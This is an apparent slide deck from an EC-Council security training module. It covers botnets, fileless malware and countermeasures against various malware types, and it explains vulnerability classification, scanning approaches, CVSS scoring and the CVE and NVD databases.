
Record all login names, bank and credit card numbers, and passwords



Record online chat conversations

Botnets

- ❑ A Botnet is a collection of **compromised computers** connected to the Internet to perform a distributed task
- ❑ Attackers distribute malicious software that turns a user's computer into a bot
- ❑ Bot refers to a program or an infected system that performs repetitive work or acts as an agent or as a user interface to control other programs



Why Attackers use Botnets?

1

Perform **DDoS attacks**, which consume the bandwidth of the victim's computers

2

Use **sniffer** to steal information from one botnet and use it against another botnet

3

Perform **keylogging** to harvest account login information for services

4


Use to **spread new bots**

5

Perpetrate a “**click fraud**” by automating clicks

6

Perform mass **identity theft**



Fileless Malware



Fileless malware, also known as non-malware, **infects legitimate software, applications**, and other protocols existing in the system to perform various malicious activities



Leverages any existing vulnerabilities to infect the system



Resides in the system's RAM



Injects malicious code into the running processes such as Microsoft Word, Flash, Adobe PDF Reader, Javascript, and PowerShell



Reasons for Using Fileless Malware in Cyber Attacks



**Stealthy in
nature**

Exploits legitimate
system tools




**Living-off-
the-land**

Exploits default
system tools



Trustworthy

Uses tools that
are frequently
used and trusted



Phishing emails



Infection through lateral movement



Registry manipulation




Legitimate applications



Memory code injection



Native applications



Malicious websites



Script-based Injection

Trojan Countermeasures

- ➔ Avoid opening email attachments received from **unknown senders**
- ➔ Block all **unnecessary ports** at the host and firewall
- ➔ Avoid accepting **programs transferred** by instant messaging
- ➔ Harden weak and default **configuration settings**
- ➔ Disable **unused functionality** including protocols and services



Virus and Worm Countermeasures



01

Install **antivirus software** and update it regularly

02

Schedule **regular scans** for all drives after the installation of antivirus software

03

Pay attention to the instructions while **downloading files** from the Internet

04


Avoid opening **attachments received** from an unknown sender

05


Regularly maintain **data backup**

Rootkit Countermeasures

- **Reinstall OS/applications** from a trusted source after backing up the critical data
- Maintain **well-documented automated** installation procedures
- Harden the **workstation** or **server** against the attack
- Install network and host-based **firewalls**
- Avoid logging in to an account with **administrative privileges**



Spyware Countermeasures



NO SPYWARE

“

- 1 Try to avoid using any computer system that is not entirely **under your control**
- 2 Adjust the **browser security settings** to medium or higher for the Internet zone
- 3 Be cautious about **suspicious emails** and sites
- 4 Regularly check the **task manager report** and MS configuration manager report
- 5 Install and use **anti-spyware** software

PUAs/ Adware Countermeasures

1

Always use whitelisted, trusted, and **authorized websites** for downloading software

2

Read the EULA (End-user license agreement) before installing any program

3

Avoid installing programs through the “**express method**” or “recommended method”

4

Install **trusted anti-virus**, anti-adware, or ad-blocker software

5

Be vigilant towards **social engineering techniques** and phishing attacks

Keylogger Countermeasures

- ☐ Use **pop-up blockers** and avoid opening **junk emails**
- ☐ Install **anti-spyware/antivirus** programs and keep the signatures up to date
- ☐ Install professional **firewall software** and **anti-keylogging software**
- ☐ Use **keystroke interference software**, which inserts randomized characters into every keystroke
- ☐ Use the **Windows on-screen keyboard** accessibility utility to enter a password



Fileless Malware Countermeasures

Remove all the administrative tools and restrict access through **Windows Group Policy** or Windows AppLocker

1

2

Disable PowerShell and WMI when not in use

3

Disable PDF readers to automatically run JavaScript

4

Run periodic AV scans to detect infections and keep AV updated

5

Disable Flash in the browser settings



Module Flow



1

**Define Threat and
Threat Sources**



2

**Define Malware
and its Types**



3

**Define
Vulnerabilities**



4

**Define Vulnerability
Assessment**





What is Vulnerability?

- ❑ Refers to the existence of **weakness** in an asset that can be exploited by threat agents



Common Reasons behind the Existence of Vulnerability

- 1 Hardware or software misconfiguration
- 2 Insecure or poor design of the network and application
- 3 Inherent technology weaknesses
- 4 Careless approach of end users

1

Misconfiguration



2

Default Installations



3

Buffer Overflows



4

Unpatched Servers



5

Design Flaws



6

**Operating System
Flaws**



Vulnerability Classification

7

Application Flaws



8

Open Services



9

Default Passwords



10

**Zero-day/Legacy
Platform vulnerabilities**



Examples of Network Security Vulnerabilities

Technological Vulnerabilities	Description
TCP/IP protocol vulnerabilities	☐ HTTP, FTP, ICMP, SNMP, SMTP are inherently insecure
Operating System vulnerabilities	☐ An OS can be vulnerable because: ▪ It is inherently insecure ▪ It is not patched with the latest updates
Network Device Vulnerabilities	☐ Various network devices such as routers, firewall, and switches can be vulnerable due to: ▪ Lack of password protection ▪ Lack of authentication ▪ Insecure routing protocols ▪ Firewall vulnerabilities



An abstract digital background featuring a dark blue field with glowing white and cyan network nodes connected by lines. The composition is divided by several thick, white diagonal stripes. Scattered throughout are various elements: binary digits (0s and 1s), lowercase letters (a-z), and numbers (0-9) in different colors and sizes. Some text is highlighted in red boxes, and there are faint, glowing geometric shapes like circles and rectangles. The overall aesthetic is high-tech and futuristic.

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Examples of Network Security Vulnerabilities (Cont'd)

Security Policy Vulnerabilities	Description
Unwritten Policy	Unwritten security policies are difficult to implement and enforce
Lack of Continuity	Lack of continuity in implementing and enforcing the security policy
Politics	Politics may cause challenges for implementation of a consistent security policy
Lack of awareness	Lack of awareness of the security policy

Impact of Vulnerabilities

1

Information disclosure

2

Unauthorized access

3

Identity theft

4

Reputational damage

5

Financial loss

6

Legal consequences

7

Data modification



Module Flow



1
**Define Threat and
Threat Sources**



2
**Define Malware
and its Types**



3
**Define
Vulnerabilities**



4
**Define Vulnerability
Assessment**



Vulnerability Research

- ❑ The process of analyzing protocols, services, and configurations to **discover vulnerabilities and design flaws** that will expose an operating system and its applications to exploit, attack, or misuse

- ❑ Vulnerabilities are classified based on **severity level** (low, medium, or high) and **exploit range** (local or remote)



An administrator needs vulnerability research:

1

To gather information concerning **security trends, threats, attack surfaces**, attack vectors and techniques

2

To discover **weaknesses** in the OS and applications, and alert the network administrator before a **network attack**

3

To **gather information** to aid in the prevention of security issues

4

To know **how to recover** from a network attack

Resources for Vulnerability Research



Microsoft Vulnerability Research (MSVR)

<https://www.microsoft.com>



Security Magazine

<https://www.securitymagazine.com>



SecurityFocus

<https://www.securityfocus.com>



Dark Reading

<https://www.darkreading.com>



PenTest Magazine

<https://pentestmag.com>



Help Net Security

<https://www.helpnetsecurity.com>



SecurityTracker

<https://securitytracker.com>



SC Magazine

<https://www.scmagazine.com>



HackerStorm

<http://www.hackerstorm.co.uk>



Trend Micro

<https://www.trendmicro.com>



Exploit Database

<https://www.exploit-db.com>



Computerworld

<https://www.computerworld.com>

What is Vulnerability Assessment?



- ❑ Vulnerability assessment is an in-depth **examination of the ability of a system or application**, including current security procedures and controls, to withstand the exploitation
- ❑ It recognizes, measures, and classifies security vulnerabilities in a **computer system, network, and communication channels**

A vulnerability assessment may be used to:

- ✓ Identify weaknesses that could be exploited
- ✓ Predict the effectiveness of additional security measures in protecting information resources from attacks

Information Obtained from the Vulnerability Scanning



OS version running on computers or devices



Open ports and running services



Application and services vulnerabilities



Application and services configuration errors



Accounts with weak passwords



Missing patches and hotfixes

Vulnerability Scanning Approaches

Two approaches to network vulnerability scanning:



Active Scanning

- ☐ The attacker **interacts directly** with the target network to find vulnerabilities
- ☐ **Example:** An attacker sends probes and specially crafted requests to the target host in the network to identify vulnerabilities



Passive Scanning

- ☐ The attacker tries to find vulnerabilities **without directly interacting** with the target network
- ☐ **Example:** An attacker guesses the operating system information, applications, and application and service versions by observing the TCP connection setup and teardown

Vulnerability Scoring Systems and Databases

- An open framework **for communicating the characteristics and impacts** of IT vulnerabilities
- Its quantitative model ensures repeatable accurate measurement, while enabling users to view the **underlying vulnerability characteristics** used to **generate the scores**

**Common
Vulnerability
Scoring System
(CVSS)**

CVSS v3.0 Ratings

Severity	Base Score Range
None	0.0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0


CVSS v2.0 Ratings

Severity	Base Score Range
Low	0.0-3.9
Medium	4.0-6.9
High	7.0-10

<https://www.first.org>

Common Vulnerability Scoring System Calculator Version 3 CVE-2017-0144

This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.



CVSS Base Score: 8.1
Impact Subscore: 5.9
Exploitability Subscore: 2.2
CVSS Temporal Score: NA
CVSS Environmental Score: NA
Modified Impact Subscore: NA
Overall CVSS Score: 8.1

Show Equations

CVSS v3 Vector

AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H

Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*

Network (AV:N) | Adjacent Network (AV:A) | Local (AV:L) | Physical (AV:P)

Attack Complexity (AC)*

Low (AC:L) | High (AC:H)

Privileges Required (PR)*

None (PR:N) | Low (PR:L) | High (PR:H)

User Interaction (UI)*

None (UI:N) | Required (UI:R)

Scope (S)*

Unchanged (S:U) | Changed (S:C)

Impact Metrics

Confidentiality Impact (C)*

None (C:N) | Low (C:L) | High (C:H)

Integrity Impact (I)*

None (I:N) | Low (I:L) | High (I:H)

Availability Impact (A)*

None (A:N) | Low (A:L) | High (A:H)


* - All base metrics are required to generate a base score.

<https://nvd.nist.gov>

Vulnerability Scoring Systems and Databases (Cont'd)

Common Vulnerabilities and Exposures (CVE)

A publicly available and free-to-use **list or dictionary of standardized identifiers** for common software vulnerabilities and exposures



The screenshot shows the CVE website interface. At the top, there's a navigation bar with links: CVE List, CNAs About, WGs News & Blog, Board, and NVD. The NVD section includes links for CVSS Scores, CPE Info, and Advanced Search. Below the navigation bar is a search bar with buttons: Search CVE List, Download CVE, Data Feeds, Request CVE IDs, and Update a CVE Entry. A status bar indicates 'TOTAL CVE Entries: 118175'. The main content area shows 'HOME > CVE > SEARCH RESULTS' and a 'Search Results' section. A message states 'There are 414 CVE entries that match your search.' Below this is a table with two columns: 'Name' and 'Description'. The table lists three CVE entries: CVE-2019-9565, CVE-2019-7097, and CVE-2019-6452, each with a brief description of the vulnerability.

Name	Description
CVE-2019-9565	Druide Antidote RX, HD, 8 before 8.05.2287, 9 before 9.5.3937 and 10 before 10.1.2147 allows remote attackers to steal NTLM hashes or perform SMB relay attacks upon a direct launch of the product, or upon an indirect launch via an integration such as Chrome, Firefox, Word, Outlook, etc. This occurs because the product attempts to access a share with the PLUG-INS subdomain name; an attacker may be able to use Active Directory Domain Services to register that name.
CVE-2019-7097	Adobe Dreamweaver versions 19.0 and earlier have an insecure protocol implementation vulnerability. Successful exploitation could lead to sensitive data disclosure if smb request is subject to a relay attack.
CVE-2019-6452	Kyocera Command Center RX TASKalfa4501i and TASKalfa5052ci allows remote attackers to abuse the Test button in the machine address book to obtain a cleartext FTP or SMB password.

<https://cve.mitre.org>

Vulnerability Scoring Systems and Databases (Cont'd)

National Vulnerability Database (NVD)

- A **U.S. government repository** of standards- based vulnerability management data represented using the **Security Content Automation Protocol** (SCAP)
- These data **enable the automation of vulnerability management**, security measurement, and compliance
- The NVD includes **databases of security checklist** references, security-related software flaws, misconfigurations, product names, and impact metrics

NIST
Information Technology Laboratory
NATIONAL VULNERABILITY DATABASE

VULNERABILITIES

CVE-2019-6452 Detail

Current Description
Kyocera Command Center RX TASKalfa4501i and TASKalfa5052ci allows remote attackers to abuse the Test button in the machine address book to obtain a cleartext FTP or SMB password.

Source: MITRE
[View Analysis Description](#)

Impact
CVSS v3.0 Severity and Metrics:
Base Score: 8.8 HIGH
Vector: AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H (V3 legend)
Impact Score: 5.9
Exploitability Score: 2.8

CVSS v3 Score

CVSS v2.0 Severity and Metrics:
Base Score: 4.0 MEDIUM
